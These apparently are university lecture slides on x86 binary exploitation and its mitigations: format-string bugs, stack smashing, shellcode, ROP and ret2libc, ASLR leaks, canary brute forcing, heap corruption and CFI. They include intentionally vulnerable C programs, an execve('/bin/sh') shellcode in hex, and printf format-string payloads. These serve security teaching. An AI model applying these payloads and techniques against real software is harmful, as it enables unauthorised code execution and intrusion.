Exploitation Techniques and Mitigations

Dark Arts of Computer Science

Alex Hirsch Patrick Ober

2016-01-15

Outline


- Platform x86
- Exploit printf
- Buffer Overflow
- Shell Code
- Data Execution Prevention (DEP)
- Return Oriented Programming (ROP)
- Address Space Layout Randomization (ASLR)
- Stack Cookies (Canary)
- Heap Corruption
- Control Flow Integrity (CFI)
- Polymorphic Code
- A Word about x86_64 and ARM

Acknowledgement

We reuse a lot from MBE, a university course about modern binary exploitation at Rensselaer Polytechnic Institute (2015), because …

- **of them:** They did a great job
- **of you:** You will see familiar material
- **of us:** We are lazy

Check them out:
http://rpis.ec/
https://github.com/RPISEC/MBE




Outline

Why x86?

- It’s simpler, yet not overly simplified
- People call it *more academic* *sigh*
- Most techniques can be translated easily
- Most material covers x86

Demonstrations: Ubuntu 14.04 LTS x86 inside VirtualBox


Registers



- Wikipedia

Registers

EAX	Accumulator Register
EBX	Base Register
ECX	Counter Register
EDX	Data Register
ESI	Source Index
EDI	Destination Index
EBP	Base Pointer
ESP	Stack Pointer



- http://www.swansontec.com/sregisters.html / http://nullprogram.com/

Memory Management

- Kernel manages physical memory through **memory management unit** (hardware)
- Process sees only **virtual** memory
- 4 KiB typical page size
- Addresses can be decomposed (page pointer + offset):

  0xA1B2C3D4 → 0xA1B2C000 + 0x3D4





Figure 13-2. Physical memory holds a few pages of each process.

- Unix Internals by Uresh Vahalia

Process' Memory




You may already know some of this.

What we'll see today:

- Pages have permissions `rwx` (DEP)
- Layout not always the same (ASLR)
- Stack layout
- Lots of pointers

System Call & Protection Rings



Your CPU can switch from a more privileged state to a less privileged one

Kernel does not run always, process cannot do everything (enforced by hardware)

Process uses *System Calls* to notify the kernel to take over (context switch)

```
int     0x80    ; old, but still works
call    write   ; new, sysenter via VDSO
```

- Wikipedia

System Calls

Show 10 entries


#	Name	Registers					
		eax	ebx	ecx	edx	esi	edi
0	**sys_restart_syscall**	0x00	-	-	-	-	-
1	**sys_exit**	0x01	int error_code	-	-	-	-
2	**sys_fork**	0x02	**struct pt_regs ***	-	-	-	-
3	**sys_read**	0x03	unsigned int fd	char __user *buf	size_t count	-	-
4	**sys_write**	0x04	unsigned int fd	const char __user *buf	size_t count	-	-
5	**sys_open**	0x05	const char __user *filename	int flags	int mode	-	-
6	**sys_close**	0x06	unsigned int fd	-	-	-	-
7	**sys_waitpid**	0x07	pid_t pid	int __user *stat_addr	int options	-	-
8	**sys_creat**	0x08	const char __user *pathname	int mode	-	-	-
9	**sys_link**	0x09	const char __user *oldname	const char __user *newname	-	-	-

Showing 1 to 10 of 338 entries

First

- http://syscalls.kernelgrok.com/

Endianness



- Wikipedia

Calling Convention

Defines:

- Where to place arguments
- Where to place return value
- Where to place return address
- Who prepares the stack
- Who cleans up
  (caller or callee)

Depends on:

- Your platform
- Your toolchain (language)
- Your settings (compiler flags)

C Declaration (cdecl):

- Arguments on stack (reverse order)
  stack aligned to 16 B boundary
- Return via register (EAX / ST0)
- On stack:
  old instruction pointer (IP)
  old base pointer (BP)
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Main Assumption

The target binary and libraries are known.

Outline

Death by printf

```c
int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
> echo foobar | ./format
You entered:
foobar
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> echo '%08x' | ./format
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Demonstration

Death by `printf`

- Even functions which look very simple / basic can be exploited
- RTFM
- But it gets better …

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`printf` Oriented Programming

>	== dataptr++	%1$65535d%1$.*1$d%2$hn
<	== dataptr--	%1$.*1$d %2$hn
+	== *dataptr++	%3$.*3$d %4$hhn
-	== *datapr--	%3$255d%3$.*3$d%4$hhn
.	== putchar(*dataptr)	%3$.*3$d%5$hn
,	== getchar(dataptr)	%13$.*13$d%4$hn
[	== if (*dataptr == 0) goto ']'	%1$.*1$d%10$.*10$d%2$hn
]	== if (*dataptr != 0) goto '['	%1$.*1$d%10$.*10$d%2$hn

Brainfuck to `printf` format string compiler:
http://github.com/HexHive/printbf

- New memory corruption attacks [32c3]

Outline

Variants

Static Memory Corruption

```c
void foo(void) {
    static char buffer[64];
    /* ... */
}
```

Dynamic Memory (Heap) Corruption

```c
void foo(void) {
    char *buffer = (char *) malloc(64);
    /* ... */
    free(buffer);
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Stack Smashing

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
Smashing the Stack



- Here, you write from top to bottom
- You'll first overwrite local variables (bar)
- Followed by arguments
- Your **saved return address**
- The next frame

\- Wikipedia

Return to a Different Function

Demonstration

Outline

Idea

- Supply executable binary code via buffer
- Rewrite return address to point into buffer
- Binary code opens a shell upon execution

Example

```
> cat shellcode.asm
```

```
xor     eax, eax      ;Clearing eax register
push    eax           ;Pushing NULL bytes
push    0x68732f2f    ;Pushing //sh
push    0x6e69622f    ;Pushing /bin
mov     ebx, esp      ;ebx now has address of /bin//sh
push    eax           ;Pushing NULL byte
mov     edx, esp      ;edx now has address of NULL byte
push    ebx           ;Pushing address of /bin//sh
mov     ecx, esp      ;ecx now has address of address
                      ;of /bin//sh byte
mov     al, 11        ;syscall number of execve is 11
int     0x80          ;Make the system call
```

```
> nasm -f elf shellcode.asm
> objdump -d -M intel shellcode.o
00000000 <.text>:
   0:  31 c0                 xor    eax,eax
   2:  50                    push   eax
   3:  68 2f 2f 73 68        push   0x68732f2f
   8:  68 2f 62 69 6e        push   0x6e69622f
   d:  89 e3                 mov    ebx,esp
   f:  50                    push   eax
  10:  89 e2                 mov    edx,esp
  12:  53                    push   ebx
  13:  89 e1                 mov    ecx,esp
  15:  b0 0b                 mov    al,0xb
  17:  cd 80                 int    0x80
```

Result:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

- https://dhavalkapil.com/blogs/Shellcode-Injection/

Inject Shell Code

Demonstration

Putting it together

- Starting position of the stack varies because of environment variables


  $\Longrightarrow$ prepend shellcode with *NOP Sled* to improve our odds

- Return address will be located after `buf`

  $\Longrightarrow$ append `'A'`s to our shellcode until we reach the return address

- Aim for the center of the *NOP Sled*

  $$\mathit{target} = \frac{\text{length(NOP Sled)}}{2} + \text{length(shellcode)} + \#(\texttt{A}) + \texttt{\&RET}$$



Outline

Data Execution Prevention

Address	.	Lock...	Blocks	Protection	Details
00007FF6E1550000	K		2	Read	
00007FF6E1650000	K		1	Read	
00007FF6E1673000			1	Read/Write	Thread Environment Block ID: 276
00007FF6E1675000			1	Read/Write	Thread Environment Block ID: 984
00007FF6E167D000			1	Read/Write	Thread Environment Block ID: 784
00007FF6E167F000			1	Read/Write	Process Environment Block
00007FF6E1710000			6	Execute/Read	C:\Windows\System32\dwm.exe
00007FFCC1460000	K		5	Execute/Read	C:\Windows\System32\cabinet.dll
00007FFCC2C60000	K		5	Execute/Read	C:\Windows\System32\xmllite.dll
00007FFCC3540000	K		5	Execute/Read	C:\Windows\System32\d2d1.dll

Using Windows? Have a look at `VMMap.exe` from Sysinternals Suite

- Also known as **write XOR execute** (`w^x`)
- Sometimes called **page protection**
- Typically enforced by hardware
- `rwx` permissions per memory page
- `segfault` is triggered upon violation

Data Execution Prevention

Famous Quote

If your program simply segfaulted, consider yourself lucky.

Data Execution Prevention

- We cannot execute supplied code anymore =(
- What now?

- Take control!

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Idea

- Target may not have a `gimme_shell_plz` function.
- Create such a function by combining parts (**gadgets**) of available functions.
- x86 allows us to jump to *any* location (even between instructions)

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Gadgets

```
> objdump -d /lib/i386-linux-gnu/libc.so.6 | grep -B5 ret
  ...
18f59:      8b 54 24 04           mov    0x4(%esp),%edx
18f5d:      83 c4 20              add    $0x20,%esp
18f60:      5e                    pop    %esi
18f61:      5f                    pop    %edi
18f62:      5d                    pop    %ebp
18f63:      c3                    ret
  ...
192d4:      8b 54 24 2c           mov    0x2c(%esp),%edx
192d8:      e8 23 fc ff ff        call   18f00 <__floatdidf+0x30>
192dd:      8b 44 24 18           mov    0x18(%esp),%eax
192e1:      8b 54 24 1c           mov    0x1c(%esp),%edx
192e5:      83 c4 24              add    $0x24,%esp
192e8:      c3                    ret
  ...
```

- **Definition:** Sequence of instructions ending with `RET`
- Target addresses are provided through the buffer and used one by one on `ret`
- We can also use library functions (*ret2libc*)

- https://crypto.stanford.edu/~blynn/rop/

Return2libc

Demonstration

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- Randomize the location of (some) segments every time the program is run
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/proc/self/maps

```
> cat /proc/self/maps
08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
08905000-08926000 rw-p 00000000 00:00 0          [heap]
b758d000-b7741000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
b7752000-b7753000 r-xp 00000000 00:00 0          [vdso]
bfb26000-bfb47000 rw-p 00000000 00:00 0          [stack]
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some lines have been omitted

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Breaking ASLR

- `.text` segment starts at `0x00400000` if not compiled with PIE (position independent executable)
- **Info leak:** If we manage to get pointer from the program we can calculate the ASLR offset, Remember the first example with `printf`
- **Brute Force:** Guessing may be a viable option on 32 bit

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Info Leak Example

Lets say you managed to leak a pointer (`0xb7e72280`) and you know that this one usually points to `printf`.

Look how far away `system` is from `printf`, in the standard library. It's `0xD0F0` bytes.

We now know that `system` is at:

$$\texttt{0xb7e72280} - \texttt{0xD0F0} = \texttt{0xb7e65190}$$

Outline

Idea

Put something between buffer and return address, which guards the return address

Terminator canaries: Render **string operations** useless by placing a terminator (`null`, `\r`, `\n`, `-1`) before return address

Random canaries: Generate a random value, store somewhere *safe*, place on the stack and check before each return whether this value is still the same

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A look at GCC

```c
#include <stdio.h>

void fun(void) {
    char buf[8] = {0};
    fgets(buf, 256, stdin);
    /* break point */
    puts(buf);
}

int main(int argc, char *argv[]) {
    fun();
    return 0;
}
```

```
> gcc --version
gcc (Ubuntu 5.2.1-22ubuntu2) 5.2.1 20151010
  ...
> gcc -g -o vuln vuln.c
```

```
> gdb ./vuln
AAAAAAA
  ...
Breakpoint 1, 0x0000000000400671 in fun ()
(gdb) show-stack
Stack
------------------------
0xbffff550: 0x00000003            <-- esp
0xbffff554: 0x41414141            <-- buf
0xbffff558: 0x0a414141
0xbffff55c: 0x17981f00            <-- canary
       (padding)
       (padding)
0xbffff568: 0xbffff578 (Saved RBP) <-- ebp
0xbffff56c: 0x0804852a (Saved RIP)
------------------------
```

- http://0x90.at/post/gdb-stack-script

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```

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Breaking the canary

```
5.2  2:56.03 ├─ /usr/sbin/apache2 -k start
2.2  0:00.02 │  ├─ /usr/sbin/apache2 -k start
2.2  0:00.03 │  ├─ /usr/sbin/apache2 -k start
1.8  0:00.02 │  ├─ /usr/sbin/apache2 -k start
2.2  0:00.08 │  ├─ /usr/sbin/apache2 -k start
2.2  0:00.01 │  ├─ /usr/sbin/apache2 -k start
2.2  0:00.02 │  └─ /usr/sbin/apache2 -k start
0.4  0:07.25 ├─ /usr/sbin/rsyslogd
```

- Server **forks** multiple times to create workers
- Memory is handled copy-on-write
  $\Longrightarrow$ all workers share the same canary
- Server respawns workers if they die
- $\Longrightarrow$ infinite guesses

Most of the time you can write byte by byte and the first byte is 0:

$\Longrightarrow 2^8 \times 3 = 768$ guesses at most 32 bit

$\Longrightarrow 2^8 \times 7 = 1792$ guesses at most 64 bit

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```
5.2  2:56.03 ├─ /usr/sbin/apache2 -k start
2.2  0:00.02 │   ├─ /usr/sbin/apache2 -k start
2.2  0:00.03 │   ├─ /usr/sbin/apache2 -k start
1.8  0:00.02 │   ├─ /usr/sbin/apache2 -k start
2.2  0:00.08 │   ├─ /usr/sbin/apache2 -k start
2.2  0:00.01 │   ├─ /usr/sbin/apache2 -k start
2.2  0:00.02 │   └─ /usr/sbin/apache2 -k start
0.4  0:07.25 ├─ /usr/sbin/rsyslogd
```

- Server **forks** multiple times to create workers
- Memory is handled copy-on-write
  $\Longrightarrow$ all workers share the same canary
- Server respawns workers if they die
- $\Longrightarrow$ infinite guesses

Most of the time you can write byte by byte and the first byte is 0:

$\Longrightarrow 2^8 \times 3 = 768$	guesses at most 32 bit
$\Longrightarrow 2^8 \times 7 = 1792$	guesses at most 64 bit

Breaking the canary

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
Outline


- Platform x86
- Exploit printf
- Buffer Overflow
- Shell Code
- Data Execution Prevention (DEP)
- Return Oriented Programming (ROP)
- Address Space Layout Randomization (ASLR)
- Stack Cookies (Canary)
- Heap Corruption
- Control Flow Integrity (CFI)
- Polymorphic Code
- A Word about x86_64 and ARM

Heap vs. Stack

- Managed by the programmer through `malloc` / `calloc` / `recalloc` / `free`
- Mainly used for structs (objects), big buffers, persistent data
- **non-linear** structure
- Many different implementations (dlmalloc, ptmalloc, ...)
  some applications come with their own implementation
- Details depend *heavily* on implementation

Overflow


Heap Segment
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data
Previous Chunk Size
Chunk Size
Data


Heap Segment
Previous Chunk Size
Chunk Size
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
...
heap overflow
Chunk Size
Data

Attack Surface

- Anything that handles the now corrupted data can be viewed as additional attack surface
- Structs commonly contain function pointers which can be overwritten
- **Use After Free:** Pointer gets still used somewhere after `free`, pointer target is now attack surface, extremely common complex programs (browsers)
- **Heap Spraying:** Fill heap with exploitable code, viable on 32 bit, not so on 64 bit (~18 446 744 TB)

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
Outline

Control Flow Graph




- unRAID emhttp inside IDA

Control Flow Integrity

- Construct a set for each function f containing all functions where f gets called
- Check actual return destination against this set
- Abort if destination is not an element of the specific set

Control Flow Bending



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Control Flow Bending

- Control flow graph is heavily connected via common functions, like `printf`, `malloc`, `memcpy`, ...
- Such functions make it easy to transition from the attackers entry point to his target location (`system`)
- Transitions from function to function are valid (with respect to Control Flow Integrity)
- $\Longrightarrow$ whole path is malicious

Stack Integrity

- Place return address on a *shadow stack*
- *shadow stack* protected by hardware
- $\Longrightarrow$ Function can only return to its current caller
- $\Longrightarrow$ Cannot bend control flow anymore

Breaking Stack Integrity

- Idea: If the program contains a Turing complete **interpreter**, we can just use it to execute our malicious code.

- `printf` is such an interpreter

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Outlook

Code Pointer Integrity (Volodymyr Kuznetsov *et al.*)

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
Polymorphism



-ntu.edu.sg

~~Polymorphism~~ Polymorphic Code

- code which *evolves* during runtime
- often malicious code, but also used in DRM
- makes use of encryption

- makes static analysis hard, you basically need to reverse engineer the system, running it may not reveal all parts or be straight up lethal!

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- **metamorphic engines** are used to generated new code;
  little documentation / public knowledge;
  some even see it as taboo
- have a look at http://z0mbie.daemonlab.org/
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Hijack Example (last year)

```c
void hijack(void) {

    void *page = (void *) ((uintptr_t) func1 & (uintptr_t) ~(4096-1));

    if (mprotect(page, 4096, PROT_READ | PROT_WRITE | PROT_EXEC) == 0) {
        /* calculate jump distance */
        intptr_t jmp = ((uintptr_t) func2) - ((uintptr_t) func1) - 5;

        /* change first instruction to relative jump */
        ((char *) func1)[0] = 0xe9;

        /* set jump distance (little endian) */
        ((char *) func1)[1] = (jmp&0xff);
        ((char *) func1)[2] = (jmp&0xff00) >> 8;
        ((char *) func1)[3] = (jmp&0xff0000) >> 16;
        ((char *) func1)[4] = jmp >> 24;
    }

}
```

```c
void func1(void) {
    puts("func1");
}

void func2(void) {
    puts("func2");
}

int main(void) {
    func1();
    func2();
    hijack();
    func1();
    return 0;
}
```

Outline

Modern Devices

Your laptop, your server:

- likely x86_64

Your phone, your tablet, maybe even your watch:

- probably ARM

Your router:

- probably MIPS
- maybe ARM somewhere in the future

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About x86

- No instruction alignment (great for ROP Gadgets)
- Lot of instructions
- Instruction length varies (1 B to 15 B)
- `mov` is Turing Complete

About x86_64

- Successor to x86
- Also known as x64 or AMD64
- Fastcall calling convention
  - first few arguments put into registers (`RDI`, `RSI`, `RDX`, `RCX`, `R8`, `R9`)
  - this makes ROP much easier
- More entropy for ASLR (hard to bruteforce)

About ARM

- Used in *low power* devices
- Smaller number of registers (though 32 bit)
- Calling convention similar to fastcall (`r0`, `r1`, `r2`, `r3`)
- Instructions can work on multiple registers at once
- Special 16 bit mode (**THUMB**)
- Cache not flushed automatically

Fin.

OMG finally…

GitHub: https://github.com/HeapLock/ETnM

- Slides + Handout
- Writeup
- Examples

“But I use Java!”

- http://twitter.com/java_monitor

“But I use Java!”

Don’t worry, we got you covered.

There are lots of different exploits out there, which share some similarities.

Have a look at this: http://foxglovesecurity.com/2015/11/06/